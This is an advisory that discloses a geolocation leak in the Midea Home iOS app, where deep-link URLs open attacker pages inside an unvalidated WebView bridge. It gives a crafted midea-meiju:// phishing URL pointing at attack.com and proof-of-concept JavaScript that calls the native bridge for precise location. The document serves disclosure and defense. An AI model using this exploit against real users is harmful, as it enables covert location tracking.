
An information leak vulnerability in the iOS version of Midea Home App

Brief Description

Midea Home app is a popular smart home app, providing functions such as smart home equipment management and smart device purchase. It ranks **No.29 in the "Lifestyle" category** list on the App Store of the Chinese region and has **21,000 ratings**.



App Store 预览

打开 Mac App Store 购买和下载 App。

美的美居-智慧生活可以更美的 12+

美的集团全力打造的智能家居平台


Midea Group Co., Ltd.

专为 iPad 设计

“生活”类第 29 名

★★★★☆ 4.0 • 2万 个评分

免费



评分及评论 查看全部

4.0 (满分 5 分) 2.1万 个评分

★★★★★
@WXV, 2019/09/27
五星好评
强烈推荐一款体验美好智能家居生活的软件，可以在更多
开发人员回复，
您好，非常感谢您的支持与肯定，祝您使用愉快！-美 更多

★★★★★
狄小肉, 2019/12/05
美居美好的生活
美居平台设计耳目一新、画面整洁、内容非常丰富，智能家电管理、智能家居生活，对已连接的家电设备进行远程开关、定时预约、智能场景设置，极大的丰富了我们的文化生活。特别是海量商品任意挑选，一键下单送货到 更多

★★★★★
dwj1234, 2019/10/21
好奇怪 发了一篇表扬美的服务评论 居然找不到！
最近发布了一篇表扬的评论居然找不到，或许被屏蔽更多
开发人员回复，
您好，非常感谢您的支持与肯定，祝您使用愉快！-美 更多


The iOS version of the Midea Home supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the Midea Home app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's geolocation** (such as precise geolocation, altitude).

Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL in the following format: **midea-meiju://com.midea.meiju/main?type=jumpElecBusiness&url=https://attack.com/iOSJS/mideahome/atkMideaHome.html**. Here, "**attack.com**" represents a domain under the attacker's control.

When the victim clicks on this link, it directs the victim to the Midea Home app and opens the webpage **https://attack.com/iOSJS/mideahome/atkMideaHome.html** within the app.




Phishing Link

Check out the product in the Midea Home App

Open in "美的美居"?

Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's geolocation** (such as precise geolocation, altitude).



Malicious Page

!!! This is just a demo page, NO Sensitive Data will be stored!!!

An attacker can:

Get Your Geolocation Info:

Your Precise Geolocation:
(1[redacted]93573582, 3[redacted]368513237)

Your Altitude: 4.64833402633667

Your Country: [redacted]国

Your Province: [redacted]市

Your City: [redacted]市


Your District: [redacted]区

Your Town: [redacted]镇

Your Street: [redacted]道

Your RegionCode: 310[redacted]

Part of the code for JS to call OC and the callback function defined in JS are shown below:



```
window.mdMallBridge = {}
window.mdMallBridge.callbackFromNative = function(callbackId, res, boolVal){
    var json = JSON.parse(res);
    switch(callbackId){
        case "cb_get[redacted]":
            document.getElementById("PreciseGeolocation").innerText = "Your Precise Geolocation: \n" + "(" + json.data.longitude + ", " + json.data.latitude + ")";
            document.getElementById("Altitude").innerText = "Your Altitude: " + json.data.altitude;
            document.getElementById("Country").innerText = "Your Country: " + json.data.country;
            document.getElementById("Province").innerText = "Your Province: " + json.data.province;
            document.getElementById("City").innerText = "Your City: " + json.data.city;
            document.getElementById("District").innerText = "Your District: " + json.data.district;
            document.getElementById("Town").innerText = "Your Town: " + json.data.town;
            document.getElementById("Street").innerText = "Your Street: " + json.data.streetName;
            document.getElementById("RegionCode").innerText = "Your RegionCode: " + json.data.adCode;
            break;
    }
}

window.webkit.messageHandlers.[redacted].postMessage({
    callbackId: "cb_get[redacted]",
    data: '{\"name\":\"get[redacted]\",\"params\":{}}'
});
```

Impact of the Vulnerability

Scope of the vulnerability: Midea Home iOS version 9.3.12 (the latest version as of 2025-01-09).
Consequences of the vulnerability: Information disclosure.
Download link for affected application:

- ☞ **CN:** https://apps.apple.com/cn/app/%E7%BE%8E%E7%9A%84%E7%BE%8E%E5%B1%85-%

E6%99%BA%E6%85%A7%E7%94%9F%E6%B4%BB%E5%8F%AF%E4%BB%A5%E6%9B%B4%E7%BE%8E%E7%9A%84/id948600146

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.